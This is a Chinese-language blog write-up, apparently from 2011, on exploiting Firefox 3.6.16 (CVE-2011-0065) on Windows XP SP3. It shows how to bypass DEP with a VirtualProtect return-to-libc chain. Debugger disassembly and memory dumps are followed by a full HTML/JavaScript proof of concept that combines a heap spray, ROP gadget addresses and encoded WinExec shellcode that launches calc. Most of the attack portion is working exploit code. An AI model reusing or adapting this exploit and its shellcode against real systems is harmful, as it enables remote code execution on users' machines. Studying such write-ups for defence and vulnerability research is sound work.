

Firefox vulnerability(CVE-2011-0065) Bypassing DEP

Auth: Cryin'


Date: 2011-09-28

今天在微博看到一篇文章《Breaking the shield: Bypassing ASLR/DEP》这个文章讲的是关于绕过 ASLR/DEP 的方法，讲的还是比较容易懂的。里面利用的漏洞就是今年 Firefox3.6.16 爆出的漏洞，CVE 编号是 CVE-2011-0065 。这两天比较闲就自己动手实践下

调试环境：Windows XP sp3+OD+Firefox3.6.16


方法：Ret2libc 之 VirtualProtect

在开启 DEP 情况下如果程序从堆栈中是不能执行指令的，不过使用 API 函数 VirtualProtect 可以修改指定内存为可执行属性。布置好参数并跳至 VirtualProtect 函数即可绕过 DEP 保护。漏洞触发的位置：




```
107F4E69 . 8B08      mov     ecx, dword ptr [eax]
107F4E6B . BE 02004B80 mov     esi, 804B0002
107F4E70 . 56        push    esi
107F4E71 . 50        push    eax
107F4E72 . FF51 18   call    dword ptr [ecx+18]
```

大概思路就是先确定可以控制的寄存器。这里这个漏洞的话 eax 或 ecx 都直接或间接指向堆块，所以先交换到 esp 中就可以布置栈内的数据了，这个 xchg 我找了很久没找到合适的，在 msf 里面看的！



```
1052C871 . 8B21      mov     esp, dword ptr [ecx]
1052C873 . BA FFC6865C mov     edx, 5C86C6FF
1052C878 . 0100      add     dword ptr [eax], eax
1052C87A . 0001      add     byte ptr [ecx], al
1052C87C . 33C0      xor     eax, eax
1052C87E . 5E        pop     esi
1052C87F . C2 0800   retn    8
```

现在栈里面就是之前布置好的数据了，程序转入 VirtualProtect 函数执行



```
7C801AD4 . 8BFF      mov     edi, edi
7C801AD6 . 55        push    ebp
7C801AD7 . 8BEC      mov     ebp, esp
7C801AD9 . FF75 14   push    dword ptr [ebp+14]
7C801ADC . FF75 10   push    dword ptr [ebp+10]
7C801ADF . FF75 0C   push    dword ptr [ebp+C]
7C801AE2 . FF75 08   push    dword ptr [ebp+8]
7C801AE5 . 6A FF     push    -1
7C801AE7 . E8 75FFFF call    VirtualProtectEx
7C801AEC . 5D        pop     ebp
7C801AED . C2 1000   retn    10
7C801AE0 . 90        nop

edi=80000000
```

寄存器 (FPU)

EAX	00000000
ECX	0C100000
EDX	5C86C6FF
EBX	04A1F4A4
ESP	0C10002C
EBP	0012E518
ESI	0111010F
EDI	80000000

EIP 7C801AD4 kernel32.Virtu

CALL 到 VirtualProtect
Address = 0C100040
Size = 400 (1024.)
NewProtect = PAGE_EXECUTE
pOldProtect = 0C0C0C00

VirtualProtect 的参数要根据你堆的地址及 shellcode 的大小来布置。现在就可以利用 jmp esp 转到 shellcode 执行

101C166A	- FFE4	jmp	esp	寄存器 (FPU)
101C166C	FF85 C059590F	inc	dword ptr [ebp+F5959C0]	EAX 00000001
101C1672	852E	test	dword ptr [esi], ebp	ECX 0C0FFFE8
101C1674	FFFF	???		EDX 7C92E4F4 n1
101C1676	FFE9	jmp	far ecx	EBX 041FA364
101C1678	99	cdq		ESP 0C100040
101C1679	D216	rc1	byte ptr [esi], c1	EBP 0012E518
101C167B	00C7	add	bh, al	ESI 0111010F
101C167D	45	inc	ebp	EDI 80000000
101C167E	D4 01	aam	1	EIP 101C166A x1
101C1680	0000	add	byte ptr [eax], al	C 0 ES 0023 32
101C1682	0083 C302E9E8	add	byte ptr [ebx+E8E902C3], al	P 0 CS 001B 32
esp=0C100040				A 0 SS 0023 32
				Z 0 DS 0023 32
				S 0 FS 0023 32
0C100040	EB 65 5E 31 ED 83 E1 01 83 E3 01 66 BB 21 29 66	雅安	315E65EB	
0C100050	81 F3 6D 28 89 F7 83 E0 7F AC B1 08 80 F9 06 74	安	01E183ED	
0C100060	23 60 83 E9 01 74 06 83 02 F6 F3 E2 FC 83 E0 01	#	6601E383	
0C100070	6B 2F 02 09 E8 AA 61 83 ED FF 83 FD 08 75 05 83	k/	662921BB	
0C100080	EF FF 31 ED 90 90 90 90 90 90 90 90 90 90 90	?1	286DF381	
0C100090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	停	E083F789	
0C1000A0	83 EB 01 74 07 EB AF E8 96 FF FF FF FE 7A 31 30	洋	08B1AC7F	

大概思路是这样，但真手动实现起来还是很麻烦的，自己要布置上面的这些地址及 VirtualProtect 的参数。

最后给出弹 calc 的 poc~~

```
<html>
<head>
</head>
<body>
<object id="d" >
</object>
<script>
function ignite()
{
var e=document.getElementById("d");
e.QueryInterface(Components.interfaces.nslChannelEventSink).onChannelRedirect(null,new
Object,0);
var vftable = unescape("\x00%u0c10");
var heap = unescape(
"%u001c%u0c10"
+ "%u0103%u0104"
+ "%u0105%u0106"
+ "%u0107%u0108"
+ "%u0109%u010a"
+ "%u010b%u010c"
+ "%uc871%u1052" //mov esp,[ecx] ..... ret 0x8
+ "%u010f%u0111"
+ "%u1ad4%u7c80" //VirtualProtect
+ "%u0114%u0115"
+ "%u166a%u101c"
+ "%u166a%u101c" //jmp esp
+ "%u0040%u0c10" //region of committed pages
+ "%u0400%u0000" //size of the region
+ "%u0040%u0000" //desired access protection
+ "%u0c00%u0c0c") //old protection
```

```
//WinExec calc shellcode test on xp3 by Cryin'
+unescape("%u65eb%u315e%u83ed%u01e1%ue383%u6601%u21bb%u6629%uf381%u286d%uf78
9%ue083%uac7f%u08b1%uf980%u7406%u6023%ue983%u7401%ub306%uf602%
ue2f3%u83fc%u01e0%u2f6b%u0902%uaae8%u8361%uffed%ufd83%u7508%u8305%uffef%ued31%u
9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%
u9090%u9090%u9090%ubce2%ueb83%u7401%ueb07%ue8af%uff96%uffff%u7afe%u3031%u2020%
ue020%uf9a4%u3d66%u3233%ub236%u6238%u60ea%u6de4%u3464%ubca5%
u20a5%ubdfd%u6634%uff38%u3ce6%u7025%ue1f8%u207e%ua2a5%u2726%u2d3e%uf120%u6ffc%
ua922%u2b6f%u2469%u7431%uf031%ub023%ub0a5%u282f%u216e%uaae8%
uf420%u282a%u60ba%u2b71%u286c%u3d20%u2c3f%ua9f8%uada5%u7031%ub82e%uffe3%uf038
%uac35%u7c2e%u213a%uaee3%u273c%ub06f%ufd26%u2efc%ub2ef%ub763%
ub8a4%ub6a5%ua024%uad2e%u2bad%u3226%u75f1%uf0a0%ub323%ua1a5%u7031%ua22e%ua4
32%u2932%u752b%u25bb%uba72%uff68%u25fc%ufda2%u2b75%u7a29%ue5f0%
u68eb%u2d23%ueea2%u2060%u2120%ue860%ue238%uf8ed%uff7f%u7b6b%u6df8%u6574%u627
3%u35ad%ue7be%ufd7f%uf069%ufc2c%u6025%u7e3f%ub423%u7b2b%ua463%
u66ee%u68fb%ub320%uf5ff%u766c%u712b%u20a6");
var vtable = unescape("%u0c0c%u0c0c");
while(vtable.length < 0x10000) {vtable += vtable;}
var heapblock = heap+vtable.substring(0,0x10000/2-heap.length*2);
while(heapblock.length<0x80000) {heapblock += heap+heapblock;}
var finalspray = heapblock.substring(0,0x80000 - heap.length - 0x24/2 - 0x4/2 - 0x2/2);
var spray = new Array()
for (var iter=0;iter<0x100;iter++){
spray[iter] = finalspray+heap;
}
e.data="";
} </script>
<input type=button value="Exploit" onclick="ignite()" />
</body>
</html>
```